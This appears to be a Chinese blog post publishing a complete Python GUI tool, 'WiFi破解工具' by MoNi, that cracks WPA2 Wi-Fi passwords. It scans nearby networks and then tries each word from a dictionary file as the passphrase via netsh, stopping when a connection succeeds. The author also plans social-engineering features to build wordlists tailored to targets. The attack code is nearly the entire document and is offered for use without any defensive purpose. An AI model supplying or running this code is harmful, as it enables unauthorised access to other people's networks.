
纯python实现,会的人都会,暂时是第一个版本,后续博主想添加社工功能,根据信息定制字典
python
from tkinter import *
from tkinter import ttk
import pywifi
from pywifi import const
import time
import tkinter.filedialog
import tkinter.messagebox
import subprocess
import os
import threading
class WiFiCracker:
def __init__(self, root):
self.root = root
self.root.title("🌸 WiFi破解工具 - MoNi")
self.root.geometry("700x580")
# 粉色主题配色
self.pink_bg = "#FFF0F5" # 浅粉色背景
self.pink_frame = "#FFE4E9" # 粉色框架
self.pink_btn = "#FFB6C1" # 粉色按钮
self.pink_btn_hover = "#FF69B4" # 粉色按钮悬停
self.text_color = "#8B008B" # 紫色文字
# 设置背景
self.root.configure(bg=self.pink_bg)
# 设置图标(使用内嵌图标)
self.set_custom_icon()
# WiFi对象
self.wifi = pywifi.PyWiFi()
self.update_interface()
# 变量
self.dict_path = StringVar()
self.target_ssid = StringVar()
self.password = StringVar()
self.is_running = False
self.found_password = None
self.speed = StringVar(value="快速")
self.speed_options = {"快速": 0.8, "标准": 1.5, "慢速": 2.5}
# 统计信息
self.attempts = 0
self.start_time = None
# 创建界面
self.create_widgets()
def set_custom_icon(self):
"""设置自定义图标"""
try:
# 创建一个简单的粉色图标
icon_data = """/* XPM */
static char * icon_xpm[] = {
"16 16 5 1",
" c None",
". c #FFB6C1",
"+ c #FF69B4",
"@ c #8B008B",
"# c #FF1493",
" ",
" ........ ",
" ..+++.. ",
" .+++++.. ",
" .++++++.. ",
" .++@+++.. ",
" .+++++++.. ",
" ..++++++.. ",
" ..++++++.. ",
" ...++++.. ",
" ...++.. ",
" .... ",
" ",
" ",
" ",
" "};"""
from PIL import Image, ImageTk
import io
# 使用一个简单的粉色图标
img = Image.new('RGB', (16, 16), color='#FFB6C1')
self.root.iconphoto(True, ImageTk.PhotoImage(img))
except:
pass
def update_interface(self):
"""更新无线网卡接口"""
interfaces = self.wifi.interfaces()
self.iface = interfaces[0] if interfaces else None
def check_wlan_service(self):
"""检查WLAN AutoConfig服务状态"""
try:
result = subprocess.run(
["sc", "query", "wlansvc"],
capture_output=True,
text=True,
creationflags=subprocess.CREATE_NO_WINDOW
)
return "RUNNING" in result.stdout
except:
return False
def check_location_service(self):
"""检查位置服务状态"""
try:
result = subprocess.run(
["reg", "query", "HKLM\\SYSTEM\\CurrentControlSet\\Services\\lfsvc\\Start"],
capture_output=True,
text=True,
creationflags=subprocess.CREATE_NO_WINDOW
)
return "0x2" in result.stdout or "0x3" in result.stdout
except:
return False
def run_netsh_command(self, args):
"""运行netsh命令并正确处理编码"""
try:
result = subprocess.run(
args,
capture_output=True,
text=False,
creationflags=subprocess.CREATE_NO_WINDOW
)
try:
stdout = result.stdout.decode('gbk')
stderr = result.stderr.decode('gbk')
except:
stdout = result.stdout.decode('utf-8', errors='ignore')
stderr = result.stderr.decode('utf-8', errors='ignore')
return result.returncode, stdout, stderr
except Exception as e:
return -1, "", str(e)
def is_connected(self, ssid):
"""快速检查是否已连接到指定WiFi"""
code, out, err = self.run_netsh_command(["netsh", "wlan", "show", "interfaces"])
return "已连接" in out and ssid in out
def test_password_fast(self, ssid, password, timeout=1.0):
"""快速测试WiFi密码"""
self.run_netsh_command(["netsh", "wlan", "disconnect"])
time.sleep(0.3)
self.run_netsh_command(["netsh", "wlan", "delete", "profile", f"name={ssid}"])
config_file = f"{ssid}_temp.xml"
config = f"""<?xml version="1.0"?>
<WLANProfile xmlns="http://www.microsoft.com/networking/WLAN/profile/v1">
<name>{ssid}</name>
<SSIDConfig>
<SSID>
<name>{ssid}</name>
</SSID>
</SSIDConfig>
<connectionType>ESS</connectionType>
<connectionMode>auto</connectionMode>
<MSM>
<security>
<authEncryption>
<authentication>WPA2PSK</authentication>
<encryption>AES</encryption>
<useOneX>false</useOneX>
</authEncryption>
<sharedKey>
<keyType>passPhrase</keyType>
<protected>false</protected>
<keyMaterial>{password}</keyMaterial>
</sharedKey>
</security>
</MSM>
</WLANProfile>"""
try:
with open(config_file, 'w', encoding='utf-8') as f:
f.write(config)
code, out, err = self.run_netsh_command(["netsh", "wlan", "add", "profile", f"filename={config_file}"])
if code != 0:
return False
code, out, err = self.run_netsh_command(["netsh", "wlan", "connect", f"name={ssid}"])
start_time = time.time()
while time.time() - start_time < timeout:
if self.is_connected(ssid):
return True
time.sleep(0.2)
return False
finally:
if os.path.exists(config_file):
os.remove(config_file)
def create_widgets(self):
# 标题栏
title_frame = Frame(self.root, bg=self.pink_frame, padx=10, pady=8)
title_frame.pack(fill=X)
title_label = Label(title_frame, text="🌸 WiFi破解工具 🌸", font=("微软雅黑", 16, "bold"),
bg=self.pink_frame, fg=self.text_color)
title_label.pack(side=LEFT)
author_label = Label(title_frame, text="作者: MoNi", font=("微软雅黑", 10),
bg=self.pink_frame, fg=self.text_color)
author_label.pack(side=RIGHT)
# 配置区域
config_frame = Frame(self.root, bg=self.pink_bg, padx=10, pady=10)
config_frame.pack(fill=X)
# 按钮区域
btn_frame = Frame(config_frame, bg=self.pink_bg)
btn_frame.pack(side=TOP, fill=X)
self.scan_btn = Button(btn_frame, text="🔍 搜索WiFi", command=self.scan_wifi, width=12,
bg=self.pink_btn, fg="white", font=("微软雅黑", 10),
activebackground=self.pink_btn_hover)
self.scan_btn.pack(side=LEFT, padx=3)
self.refresh_btn = Button(btn_frame, text="🔄 刷新网卡", command=self.refresh_interface, width=12,
bg=self.pink_btn, fg="white", font=("微软雅黑", 10),
activebackground=self.pink_btn_hover)
self.refresh_btn.pack(side=LEFT, padx=3)
self.check_btn = Button(btn_frame, text="⚙️ 检查系统", command=self.check_system, width=12,
bg=self.pink_btn, fg="white", font=("微软雅黑", 10),
activebackground=self.pink_btn_hover)
self.check_btn.pack(side=LEFT, padx=3)
self.crack_btn = Button(btn_frame, text="🚀 开始破解", command=self.start_crack_thread, width=12,
bg="#FF69B4", fg="white", font=("微软雅黑", 10, "bold"),
activebackground="#FF1493")
self.crack_btn.pack(side=LEFT, padx=3)
self.stop_btn = Button(btn_frame, text="⏹️ 停止破解", command=self.stop_crack, width=12,
bg="#FFB6C1", fg="white", font=("微软雅黑", 10),
activebackground="#FF69B4", state=DISABLED)
self.stop_btn.pack(side=LEFT, padx=3)
# 速度选择
speed_frame = Frame(btn_frame, bg=self.pink_bg)
speed_frame.pack(side=LEFT, padx=3)
Label(speed_frame, text="速度:", bg=self.pink_bg, fg=self.text_color).pack(side=LEFT)
speed_menu = OptionMenu(speed_frame, self.speed, *self.speed_options.keys())
speed_menu.config(bg=self.pink_btn, fg="white", font=("微软雅黑", 9))
speed_menu.pack(side=LEFT)
# 状态区域
status_frame = Frame(config_frame, bg=self.pink_bg)
status_frame.pack(side=TOP, fill=X, pady=5)
self.iface_status = Label(status_frame, text="", bg=self.pink_bg, fg="#006400")
self.iface_status.pack(side=LEFT)
self.wlan_status = Label(status_frame, text="", bg=self.pink_bg, fg="#FF8C00")
self.wlan_status.pack(side=LEFT, padx=10)
self.location_status = Label(status_frame, text="", bg=self.pink_bg, fg="#0000CD")
self.location_status.pack(side=LEFT, padx=10)
self.speed_status = Label(status_frame, text="", bg=self.pink_bg, fg=self.text_color)
self.speed_status.pack(side=LEFT, padx=10)
self.update_status()
# 目录路径
path_frame = Frame(config_frame, bg=self.pink_bg)
path_frame.pack(side=TOP, fill=X, pady=5)
Label(path_frame, text="📁 字典文件:", bg=self.pink_bg, fg=self.text_color).pack(side=LEFT)
Entry(path_frame, textvariable=self.dict_path, width=40,
bg="white", fg=self.text_color).pack(side=LEFT)
Button(path_frame, text="选择文件", command=self.select_dict,
bg=self.pink_btn, fg="white", font=("微软雅黑", 9),
activebackground=self.pink_btn_hover).pack(side=LEFT, padx=5)
# WiFi账号
ssid_frame = Frame(config_frame, bg=self.pink_bg)
ssid_frame.pack(side=TOP, fill=X, pady=5)
Label(ssid_frame, text="📶 WiFi名称:", bg=self.pink_bg, fg=self.text_color).pack(side=LEFT)
Entry(ssid_frame, textvariable=self.target_ssid, width=30,
bg="white", fg=self.text_color).pack(side=LEFT, padx=5)
Label(ssid_frame, text="🔑 密码:", bg=self.pink_bg, fg=self.text_color).pack(side=LEFT, padx=5)
Entry(ssid_frame, textvariable=self.password, width=18, show="*",
bg="white", fg=self.text_color).pack(side=LEFT)
# WiFi列表
list_frame = Frame(self.root, bg=self.pink_bg, padx=10)
list_frame.pack(fill=BOTH, expand=True)
Label(list_frame, text="📋 WiFi列表", bg=self.pink_bg, fg=self.text_color, font=("微软雅黑", 11)).pack(side=TOP, anchor=W)
# 自定义Treeview样式
style = ttk.Style()
style.configure("Pink.Treeview",
background="white",
foreground=self.text_color,
fieldbackground="white")
style.configure("Pink.Treeview.Heading",
background=self.pink_btn,
foreground="white")
self.tree = ttk.Treeview(list_frame, columns=("WiFiId", "SSID", "BSSID", "signal"),
show="headings", style="Pink.Treeview")
self.tree.column("WiFiId", width=60)
self.tree.column("SSID", width=200)
self.tree.column("BSSID", width=250)
self.tree.column("signal", width=80)
self.tree.heading("WiFiId", text="ID")
self.tree.heading("SSID", text="WiFi名称")
self.tree.heading("BSSID", text="MAC地址")
self.tree.heading("signal", text="信号强度")
self.tree.pack(fill=BOTH, expand=True)
self.tree.bind("<Double-1>", self.on_select_wifi)
# 进度标签
self.progress_label = Label(self.root, text="", bg=self.pink_bg, fg="#FF4500", font=("微软雅黑", 10))
self.progress_label.pack(side=BOTTOM, pady=5)
def update_status(self):
"""更新所有状态显示"""
if self.iface:
self.iface_status.config(text=f"🖧 网卡: {self.iface.name()}")
else:
self.iface_status.config(text="🖧 网卡: 未找到", fg="red")
if self.check_wlan_service():
self.wlan_status.config(text="✅ WLAN服务: 运行中")
else:
self.wlan_status.config(text="❌ WLAN服务: 未运行", fg="red")
if self.check_location_service():
self.location_status.config(text="📍 位置服务: 已启用")
else:
self.location_status.config(text="📍 位置服务: 未启用", fg="orange")
self.speed_status.config(text=f"⚡ 速度模式: {self.speed.get()}")
def check_system(self):
"""检查系统设置"""
issues = []
if not self.iface:
issues.append("❌ 未找到无线网卡")
else:
issues.append("✅ 无线网卡已找到")
if not self.check_wlan_service():
issues.append("❌ WLAN AutoConfig服务未运行")
else:
issues.append("✅ WLAN AutoConfig服务运行正常")
if not self.check_location_service():
issues.append("⚠️ 位置服务可能未启用")
else:
issues.append("✅ 位置服务已启用")
if not self.check_wlan_service():
try:
subprocess.run(
["sc", "start", "wlansvc"],
capture_output=True,
creationflags=subprocess.CREATE_NO_WINDOW
)
time.sleep(2)
if self.check_wlan_service():
issues.append("\n✅ 已自动启动WLAN服务")
else:
issues.append("\n❌ 无法自动启动WLAN服务")
except:
issues.append("\n❌ 无法启动WLAN服务")
self.update_status()
tkinter.messagebox.showinfo("系统检查", "\n".join(issues))
def refresh_interface(self):
"""刷新无线网卡接口"""
self.update_interface()
self.update_status()
if self.iface:
tkinter.messagebox.showinfo("成功", f"已刷新网卡: {self.iface.name()}")
else:
tkinter.messagebox.showwarning("警告", "未找到无线网卡")
def select_dict(self):
path = tkinter.filedialog.askopenfilename(filetypes=[("文本文件", "*.txt")])
if path:
self.dict_path.set(path)
def scan_wifi(self):
self.update_interface()
self.update_status()
if not self.iface:
tkinter.messagebox.showerror("错误", "未找到无线网卡")
return
for item in self.tree.get_children():
self.tree.delete(item)
try:
self.iface.scan()
self.progress_label.config(text="正在扫描中...", fg="blue")
self.root.update()
for i in range(6):
time.sleep(1)
self.progress_label.config(text=f"正在扫描中... ({i+1}/6)")
self.root.update()
attempts = 3
results = None
while attempts > 0:
try:
results = self.iface.scan_results()
break
except ValueError as e:
if "NULL pointer" in str(e):
attempts -= 1
if attempts > 0:
self.progress_label.config(text=f"重试扫描... ({3-attempts}/3)", fg="orange")
self.root.update()
time.sleep(2)
self.iface.scan()
time.sleep(3)
else:
raise
else:
raise
self.progress_label.config(text="扫描完成!", fg="green")
time.sleep(1)
self.progress_label.config(text="")
if not results:
tkinter.messagebox.showinfo("提示", "未搜索到WiFi网络")
return
for i, result in enumerate(results, 1):
self.tree.insert("", END, values=(i, result.ssid, result.bssid, result.signal))
except Exception as e:
self.progress_label.config(text="", fg="red")
error_msg = f"扫描失败: {str(e)}\n\n建议:\n1. 点击'检查系统'按钮\n2. 确保WLAN服务已启动\n3. 尝试开启位置服务"
tkinter.messagebox.showerror("错误", error_msg)
def on_select_wifi(self, event):
selected = self.tree.selection()
if selected:
item = self.tree.item(selected[0])
self.target_ssid.set(item["values"][1])
def is_widget_alive(self, widget):
try:
return widget.winfo_exists()
except:
return False
def start_crack_thread(self):
"""在新线程中启动破解"""
if self.is_running:
return
ssid = self.target_ssid.get()
dict_file = self.dict_path.get()
if not ssid:
tkinter.messagebox.showwarning("警告", "请选择目标WiFi")
return
if not dict_file:
tkinter.messagebox.showwarning("警告", "请选择字典文件")
return
self.attempts = 0
self.start_time = time.time()
self.found_password = None
self.crack_thread = threading.Thread(target=self.start_crack, daemon=True)
self.crack_thread.start()
def stop_crack(self):
"""停止破解"""
self.is_running = False
self.progress_label.config(text="已停止破解", fg="orange")
def start_crack(self):
ssid = self.target_ssid.get()
dict_file = self.dict_path.get()
timeout = self.speed_options[self.speed.get()]
self.is_running = True
if self.is_widget_alive(self.crack_btn):
self.crack_btn.config(state=DISABLED)
if self.is_widget_alive(self.stop_btn):
self.stop_btn.config(state=NORMAL)
try:
with open(dict_file, "r", encoding="utf-8", errors="ignore") as f:
passwords = f.readlines()
valid_passwords = []
for pwd in passwords:
pwd = pwd.strip()
if 8 <= len(pwd) <= 63:
valid_passwords.append(pwd)
total = len(valid_passwords)
count = 0
update_interval = 3
for pwd in valid_passwords:
if not self.is_running:
break
if not self.is_widget_alive(self.root):
break
count += 1
self.attempts = count
if count % update_interval == 0:
elapsed = time.time() - self.start_time
speed = count / elapsed if elapsed > 0 else 0
if self.is_widget_alive(self.progress_label):
self.root.after(0, lambda c=count, t=total, p=pwd, s=speed:
self.progress_label.config(
text=f"正在尝试: {c}/{t} | {pwd} | ⚡ {s:.2f}次/秒",
fg=self.text_color
))
if self.test_password_fast(ssid, pwd, timeout):
self.found_password = pwd
if self.is_widget_alive(self.password):
self.root.after(0, lambda p=pwd: self.password.set(p))
if self.is_widget_alive(self.progress_label):
self.root.after(0, lambda p=pwd:
self.progress_label.config(text=f"🎉 破解成功! 密码: {p}", fg="#FF69B4"))
if self.is_widget_alive(self.root):
self.root.after(0, lambda p=pwd:
tkinter.messagebox.showinfo("🌸 成功 🌸", f"WiFi密码已找到:\n{p}"))
break
else:
if self.is_widget_alive(self.progress_label):
elapsed = time.time() - self.start_time
speed = count / elapsed if elapsed > 0 else 0
self.root.after(0, lambda c=count, s=speed:
self.progress_label.config(
text=f"💔 字典中未找到密码 | 尝试: {c}次 | ⚡ {s:.2f}次/秒",
fg="red"
))
if self.is_widget_alive(self.root):
self.root.after(0, lambda:
tkinter.messagebox.showinfo("结果", "字典中未找到匹配的密码"))
except Exception as e:
if self.is_widget_alive(self.root):
self.root.after(0, lambda e=e: tkinter.messagebox.showerror("错误", str(e)))
if self.is_widget_alive(self.progress_label):
self.root.after(0, lambda e=e:
self.progress_label.config(text=f"错误: {str(e)}", fg="red"))
finally:
self.is_running = False
if self.is_widget_alive(self.crack_btn):
self.root.after(0, lambda: self.crack_btn.config(state=NORMAL))
if self.is_widget_alive(self.stop_btn):
self.root.after(0, lambda: self.stop_btn.config(state=DISABLED))
if __name__ == "__main__":
root = Tk()
app = WiFiCracker(root)
root.mainloop()